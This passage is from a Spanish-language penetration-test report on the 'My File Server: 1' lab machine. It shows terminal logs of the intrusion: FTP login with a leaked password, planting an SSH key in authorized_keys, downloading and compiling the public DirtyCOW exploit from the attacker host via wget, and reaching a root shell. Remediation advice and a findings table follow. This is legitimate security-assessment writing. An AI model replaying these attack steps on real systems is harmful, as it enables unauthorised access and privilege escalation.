
El archivo reveló la credencial smbuser : rootroot1, correspondiente al usuario que en la sección anterior no tenía acceso anónimo al recurso SMB smbuser. Esta única falla de configuración compromete la confidencialidad del sistema, ya que dicha credencial resultó válida para el servicio FTP y sirvió como base para el acceso inicial descrito en la siguiente sección.

6. Explotación

Con la credencial smbuser : rootroot1 obtenida en la fase de enumeración, se procedió a establecer un mecanismo de acceso remoto persistente mediante la inyección de una llave pública SSH en el directorio del usuario, aprovechando el acceso de escritura otorgado por el propio servicio FTP al autenticarse con credenciales válidas.

6.1 Generación del par de llaves SSH

Se generó un par de llaves SSH (tipo ED25519) sin frase de contraseña en la máquina atacante (Kali Linux), con el fin de automatizar el acceso remoto sin depender de contraseñas:




```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ sudo ssh-keygen  
[sudo] password for kali:  
Generating public/private ed25519 key pair.  
Enter file in which to save the key (/root/.ssh/id_ed25519):  
  
Enter passphrase for "/root/.ssh/id_ed25519" (empty for no passphrase):  
Enter same passphrase again:  
Your identification has been saved in /root/.ssh/id_ed25519  
Your public key has been saved in /root/.ssh/id_ed25519.pub  
The key fingerprint is:  
SHA256:VW3Kvp4HaNn0zCEfMMrukhuFn0yoJdrg9YbAHDvCJH8 root@kali  
The key's randomart image is:  
+--[ED25519 256]--+  
|      ..          |  
|     .o o         |  
|    ..o =         |  
|   . . .o = o     |  
|  = o oS. * * o   |  
|   + E   =.+ =    |  
|   o.o+=o .o      |  
|   . =+Bo+.o.     |  
|   o ++o*         |  
+---[SHA256]-----+
```

Figura 13. Generación del par de llaves SSH con `sudo ssh-keygen`: se crea la llave privada en `/root/.ssh/id_ed25519` y la pública en `id_ed25519.pub`, sin frase de contraseña.

6.2 Carga de la llave pública como `authorized_keys`

Se inició sesión FTP utilizando la credencial `smbuser : rootroot1` (en lugar de la sesión anónima), lo que otorgó acceso de escritura sobre el propio directorio home (`/home/smbuser`).



```
(root@kali)-[/home/kali]  
# ftp 192.168.56.104  
Connected to 192.168.56.104.  
220 (vsFTPd 3.0.2)  
Name (192.168.56.104:kali): smbuser  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp>
```

Figura 14. Inicio de sesión FTP con la credencial `smbuser : rootroot1` (230 Login successful).

```
ftp> pwd
Remote directory: /home/smbuser
ftp> mkdir .ssh
257 "/home/smbuser/.ssh" created
ftp> cd .ssh
250 Directory successfully changed.
ftp> █
```


Figura 15. Dentro de la sesión autenticada: se confirma el directorio home (/home/smbuser), se crea el directorio .ssh (código 257) y se accede a él.

```
ftp> put /root/.ssh/id_ed25519.pub authorized_keys
local: /root/.ssh/id_ed25519.pub remote: authorized_keys
229 Entering Extended Passive Mode (|||5669|).
150 Ok to send data.
100% |*****| 91 142.64 KiB/s 00:00 ETA
226 Transfer complete.
91 bytes sent in 00:00 (9.08 KiB/s)
```

Figura 16. Carga del archivo id_ed25519.pub como authorized_keys dentro de /home/smbuser/.ssh mediante el comando put; la transferencia se completa correctamente (226 Transfer complete).

6.3 Acceso remoto mediante autenticación por llave

Con la llave pública instalada como authorized_keys, se estableció una conexión SSH utilizando la llave privada correspondiente, logrando acceso interactivo sin necesidad de contraseña:



```
smbuser@fileserv:~  
Session Actions Edit View Help  
  
(root@kali)-[/home/kali]  
# ssh smbuser@192.168.56.104  
The authenticity of host '192.168.56.104 (192.168.56.104)' can't be established  
ED25519 key fingerprint is: SHA256:ccn0TgE4/OXtSpg3oM02gVNYXrps4Zi+XcBgaDZnW78  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '192.168.56.104' (ED25519) to the list of known host  
s.  
** WARNING: connection is not using a post-quantum key exchange algorithm.  
** This session may be vulnerable to "store now, decrypt later" attacks.  
** The server may need to be upgraded. See https://openssh.com/pq.html  
#####  
#                               Armour Infosec  
#                               #  
#                               ----- www.armourinfosec.com -----  
#                               #  
#                               My File Server - 1  
#                               #  
#                               Designed By :- Akanksha Sachin Verma  
#                               #  
#                               Twitter      :- @akankshavermasv  
#                               #  
#####  
#####
```

Figura 17. Conexión SSH exitosa como smbuser sin necesidad de contraseña, autenticada mediante la llave pública instalada; el título de la ventana (smbuser@fileserv) confirma la sesión activa en el sistema remoto.


Hallazgo H-07 — Acceso inicial mediante inyección de llave SSH (Alto)

La combinación de (a) una credencial válida obtenida por divulgación de información y (b) permisos de escritura del propio usuario sobre su directorio .ssh vía FTP, permitió establecer un mecanismo de acceso remoto persistente e interactivo sin depender nuevamente de la contraseña original. Este es el punto de acceso inicial (foothold) sobre el sistema operativo de la víctima.

7. Escalada de Privilegios

7.1 Identificación de la versión del kernel

Una vez dentro del sistema con el usuario smbuser, se verificó la versión del kernel para identificar posibles vulnerabilidades de escalada de privilegios conocidas:



```
Last login: Thu Feb 20 16:42:21 2020
[smbuser@fileserv ~]$ uname -a
Linux fileserv 3.10.0-229.el7.x86_64 #1 SMP Fri Mar 6 11:36:42 UTC 2015 x86_64 x86_64
[smbuser@fileserv ~]$
```

Figura 18. Resultado de uname -a dentro de la sesión SSH: kernel Linux 3.10.0-229.el7.x86_64, compilado en marzo de 2015.


La versión 3.10.0-229.el7 (CentOS 7, compilada en 2015) corresponde a un kernel desactualizado y vulnerable a CVE-2016-5195, conocida como DirtyCOW.

7.2 CVE-2016-5195 — DirtyCOW

DirtyCOW es una vulnerabilidad de escalada de privilegios en el kernel de Linux que permite a un usuario local sin privilegios obtener acceso de escritura sobre asignaciones de memoria de solo lectura, explotando una condición de carrera (race condition) en la forma en que el subsistema de memoria maneja la ruptura de copy-on-write (COW) de mapeos de memoria privados de solo lectura. El exploit público utilizado (40616.c) aprovecha esta condición para sobrescribir un binario del sistema y obtener una shell con privilegios de root.

7.3 Transferencia y compilación del exploit

El código fuente del exploit se obtuvo del repositorio público de SecWiki (github.com/SecWiki/linux-kernel-exploits) y se transfirió a la víctima levantando un servidor HTTP temporal en la máquina atacante:




```
root@kali: /home/kali/Downloads
Session Actions Edit View Help

(root@kali)-[/home/kali/Downloads]
# ls
40616.c

(root@kali)-[/home/kali/Downloads]
# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Figura 19. En la máquina atacante: confirmación del archivo 40616.c descargado y servidor HTTP temporal (`python3 -m http.server 8080`) iniciado para transferirlo a la víctima.



```
[smbuser@fileserver ~]$ wget http://192.168.56.105:8080/40616.c
--2026-10-01 03:35:52-- http://192.168.56.105:8080/40616.c
Connecting to 192.168.56.105:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4963 (4.8K) [text/x-csrc]
Saving to: '40616.c'

100%[=====>] 4,963 --.-K/s in 0.01s

2026-10-01 03:35:52 (379 KB/s) - '40616.c' saved [4963/4963]

[smbuser@fileserver ~]$
```

Figura 20. Desde la sesión SSH en la víctima: descarga exitosa del exploit mediante `wget` contra la máquina atacante (192.168.56.105:8080).

El exploit se compiló directamente en la máquina víctima (requisito necesario, ya que debe enlazarse contra las bibliotecas del sistema objetivo):

```
[smbuser@fileserver ~]$ gcc 40616.c -o alfred -pthread
40616.c: In function 'procselmemThread':
40616.c:99:9: warning: passing argument 2 of 'lseek' makes integer from pointer with
out a cast [enabled by default]
    lseek(f, map, SEEK_SET);
    ^
In file included from 40616.c:28:0:
/usr/include/unistd.h:334:16: note: expected '__off_t' but argument is of type 'void
*'
extern __off_t lseek (int __fd, __off_t __offset, int __whence) __THROW;
    ^
[smbuser@fileserver ~]$
```

Figura 21. Compilación del exploit en la máquina víctima (`gcc 40616.c -o alfred -pthread`). El compilador emite advertencias no bloqueantes por el uso de tipos en `lseek()`, propias del código original del exploit público.

7.4 Confirmación del compromiso total (root)

Tras la ejecución del binario compilado, el propio exploit reporta su progreso (copia de respaldo del binario objetivo, condición de carrera y sobreescritura) y culmina entregando una shell con privilegios de root, confirmada al leer el archivo `/root/proof.txt`:

```
[smbuser@fileserver ~]$ ./alfred
DirtyCow root privilege escalation
Backing up /usr/bin/passwd.. to /tmp/bak
Size of binary: 27832
Racing, this may take a while..
/usr/bin/passwd is overwritten
Popping root shell.
Don't forget to restore /tmp/bak
thread stopped
thread stopped
[root@fileserver smbuser]# cd /root
[root@fileserver root]# cat proof.txt
Best of Luck
af52e0163b03cbf7c6dd146351594a43
[root@fileserver root]#
```

Figura 22. Ejecución del exploit DirtyCOW (`./alfred`): el programa sobrescribe `/usr/bin/passwd` y entrega una shell de root; se confirma el compromiso total leyendo `/root/proof.txt`.

Hallazgo H-08 — Escalada de privilegios vía DirtyCOW / CVE-2016-5195 (Crítico)

La explotación exitosa de DirtyCOW confirma que el sistema operativo de la víctima no cuenta con los parches de seguridad correspondientes. Esto representa el hallazgo de mayor criticidad del

ejercicio, ya que otorga control total (root) sobre el sistema a partir de cualquier acceso local, por mínimo que este sea.

8. Análisis de Impacto (Modelo CIA)

Confidencialidad	Compromiso total. El atacante obtuvo acceso de lectura a la totalidad del sistema de archivos , producto del acceso root final. Previamente ya se había filtrado información sensible (credenciales en texto plano).
Integridad	Compromiso total. Con privilegios de root, el atacante puede modificar o eliminar cualquier archivo del sistema, incluyendo binarios del sistema operativo, páginas del sitio web, registros de auditoría o la configuración de los propios servicios (FTP, SMB, SSH), pudiendo incluso instalar mecanismos de persistencia adicionales o borrar evidencia de su actividad.
Disponibilidad	Impacto alto (potencial). Si bien no se ejecutaron pruebas de denegación de servicio por estar fuera del alcance definido, el nivel de acceso obtenido (root) permite detener servicios críticos, eliminar datos de los recursos compartidos o incluso inutilizar por completo el servidor, afectando la continuidad operativa de la organización.

En conjunto, el sistema evaluado presenta un riesgo CRÍTICO: la cadena de explotación no requirió técnicas sofisticadas ni fuerza bruta, sino la combinación de configuraciones por defecto inseguras (acceso anónimo), higiene deficiente de credenciales (archivo de texto plano expuesto) y falta de gestión de parches.

9. Recomendaciones Técnicas

	Recomendación
1	Deshabilitar las sesiones nulas (NULL session) en Samba y revisar los permisos efectivos de todos los recursos compartidos, eliminando la escritura anónima sobre smbdata.
2	Forzar la firma de mensajes SMB (server signing = mandatory) para mitigar ataques de tipo SMB relay.
3	Deshabilitar el método HTTP TRACE en la configuración de Apache (TraceEnable Off).
4	Eliminar cualquier archivo de notas o configuración con credenciales en texto plano del directorio público del servidor web; adoptar un gestor de secretos o variables de entorno protegidas.
5	Restringir los permisos de escritura de los usuarios de bajo privilegio sobre su propio directorio .ssh cuando se accede vía servicios de archivos (FTP/SMB), y monitorear cambios en archivos authorized_keys mediante herramientas de integridad de archivos (FIM).
6	Actualizar el kernel del sistema operativo a una versión soportada y parchada; implementar un proceso formal y periódico de gestión de parches (patch management).
7	Aplicar el principio de menor privilegio a cuentas de servicio como smbuser, limitando su alcance únicamente a los recursos estrictamente necesarios.
8	Implementar monitoreo y alertamiento centralizado (SIEM) para detectar patrones anómalos como sesiones anónimas exitosas, transferencias de archivos inusuales o compilaciones de binarios en rutas temporales.

10. Tabla de Hallazgos

A continuación, se consolidan todos los hallazgos identificados durante el ejercicio:

ID	Vulnerabilidad	Sev.	Evidencia	Impacto	Recomendación
H-01	FTP anónimo habilitado con directorio pub de escritura pública (777)	Alta	nmap ftp-anon; sesión FTP anónima exitosa (230 Login successful)	Escritura de archivos sin autenticación; usado como vector de entrada	Deshabilitar login anónimo o restringir a solo lectura
H-02	FTP anónimo habilitado en servicio secundario ProFTPD (puerto 2121)	Media	nmap ftp-anon puerto 2121	Vector adicional de acceso no autenticado	Deshabilitar o remover el servicio FTP redundante
H-03	Firma de mensajes SMB deshabilitada	Media	nmap smb-security-mode: message_signing disabled	Expuesto a ataques SMB relay	Forzar firma de mensajes SMB obligatoria
H-04	Método HTTP TRACE habilitado en Apache	Baja	nmap http-methods: Potentially risky methods: TRACE	Riesgo de Cross-Site Tracing (XST)	Deshabilitar TRACE (TraceEnable Off)
H-05	Sesión nula SMB con recurso compartido smbdata en lectura/escritura	Alta	smbmap: smbdata READ, WRITE (NULL Session)	Acceso no autenticado a archivos compartidos, posible pivote	Deshabilitar sesiones nulas y revisar ACL de recursos compartidos
H-06	Credenciales en texto plano expuestas vía HTTP (/readme.txt)	Crítica	Contenido del archivo: "My Password is rootroot1"	Compromiso total de confidencialidad; autenticación como smbuser	Eliminar archivos de credenciales del webroot; gestión segura de secretos
H-07	Acceso inicial mediante inyección de llave SSH (authorized_keys)	Alta	Transferencia FTP exitosa + login SSH sin contraseña	Acceso remoto persistente al usuario smbuser	Restringir escritura sobre ~/.ssh vía FTP/SMB; monitorear authorized_keys
H-08	Kernel vulnerable a DirtyCOW (CVE-2016-5195)	Crítica	uname -a: 3.10.0-229.el7; exploit 40616.c ejecutado con éxito; proof.txt obtenido como root	Escalada de privilegios a root; compromiso total del sistema	Actualizar el kernel a una versión parchada; gestión formal de parches

Distribución de severidad: 2 Críticas · 3 Altas · 2 Medias · 1 Baja.

11. Conclusión

El ejercicio demostró que la máquina “My File Server: 1” presenta una superficie de ataque amplia y múltiples fallas de configuración de baja sofisticación (acceso anónimo, credenciales en texto plano) que, combinadas con la falta de actualización del kernel, permiten un compromiso completo del sistema en cuestión de horas y sin necesidad de herramientas avanzadas de explotación. Esto subraya la importancia de aplicar controles básicos de higiene de seguridad —deshabilitar accesos anónimos, no almacenar credenciales en texto plano y mantener los sistemas parchados— como primera línea de defensa, incluso antes de considerar controles más sofisticados.

Se recomienda a la organización priorizar las acciones descritas en la sección 9, comenzando por la actualización del kernel y la eliminación de las credenciales expuestas, dado que ambos hallazgos están directamente vinculados con los puntos de mayor criticidad de la cadena de ataque documentada.